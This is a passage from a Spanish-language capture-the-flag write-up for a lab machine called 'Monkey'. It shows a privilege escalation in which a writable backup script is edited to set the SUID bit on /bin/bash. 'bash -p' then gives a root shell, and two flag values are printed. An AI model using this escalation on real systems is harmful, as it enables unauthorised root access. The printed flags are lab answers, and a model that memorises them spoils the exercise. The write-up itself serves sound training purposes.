drwxr-xr-x 3 root root 4096 May 20 2022 ..
-rwxr-xr-- 1 hackermentor administrator 111 May 20 2022 backup.sh
-rw-r--r-- 1 hackermentor administrator 33 May 14 2022 bandera1.txt
-rw----- 1 hackermentor administrator 350 Oct 30 00:28 .bash_history
-rw-r--r-- 1 hackermentor administrator 220 May 29 2021 .bash_logout
-rw-r--r-- 1 hackermentor administrator 3526 May 29 2021 .bashrc
drwxr-xr-x 3 hackermentor administrator 4096 May 30 2021 .local
-rw-r--r-- 1 hackermentor administrator 807 May 29 2021 .profile
-rw-r--r-- 1 hackermentor administrator 66 May 20 2022 .selected_editor
-rw-r--r-- 1 hackermentor administrator 165 Oct 30 01:22 .wget-hsts
hackermentor@monkey:~$
```

Ilustración 48. Verificando permisos de escritura de backup

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

```

hackermentor@monkey:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/monkey/includes
chmod 700 /tmp/backup.zip

```

Ilustración 49. Analizamos el contenido del backup

Darle privilegio de root a bin/bash

Para escalar en privilegios usaremos el bash como root ya que podemos acceder a bin/bash con este usuario. Pero primero debemos visualizar que contiene el backup y agregarle los privilegios de root a /bin/bash

```

#!/bin/bash
chmod +s /bin/bash
rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/monkey/includes
chmod 700 /tmp/backup.zip

```

Ilustración 50. Contenido de Backup con el privilegio agregado

Antes

Los privilegios antes de la modificación del backup es la siguiente

```

hackermentor@monkey:~$ ls -lan /bin/bash
-rwxr-xr-x 1 0 0 1168776 Apr 18 2019 /bin/bash
hackermentor@monkey:~$

```

Ilustración 51. Bash antes de la modificación

Después

Los privilegios después del cambio es el siguiente siendo en rojo el privilegio de root

```

hackermentor@monkey:~$ ls -lan /bin/bash
-rwxr-xr-x 1 0 0 1168776 Apr 18 2019 /bin/bash
hackermentor@monkey:~$ ls -lan /bin/bash
-rwsr-sr-x 1 0 0 1168776 Apr 18 2019 /bin/bash
hackermentor@monkey:~$

```

Ilustración 52. Bash después de la modificación

Usando el Siud

Ejecutamos el BASH

```

hackermentor@monkey:~$ bash -p
bash-5.0# whoami
root
bash-5.0#

```

Ilustración 53. Ingreso al bash con privilegios root

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

5. Banderas

Ahora con los privilegios al máximo buscamos las banderas

Ahora buscamos la bandera 2 con el privilegio especial

Verificamos la ubicación de la bandera 1 y 2 con el nuevo privilegio

```
bash-5.0# find / -type f -regex '.*bandera[0-9]+\..txt' 2>/dev/null
/root/bandera2.txt
/home/hackermontor/bandera1.txt
```

Ilustración 54. Ubicando todas las banderas con root

Leyendo las banderas

Leemos el contenido de las banderas encontradas

```
/home/hackermontor/bandera1.txt
bash-5.0# cat /root/bandera2.txt
d844ce556f834568a3ffe8c219d73368
bash-5.0# cat /home/hackermontor/bandera1.txt
47ee0702e489445bae251df46bc88b73
```

Ilustración 55. Leyendo el interior de las banderas

Bandera1	47ee0702e489445bae251df46bc88b73
Bandera2	d844ce556f834568a3ffe8c219d73368

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey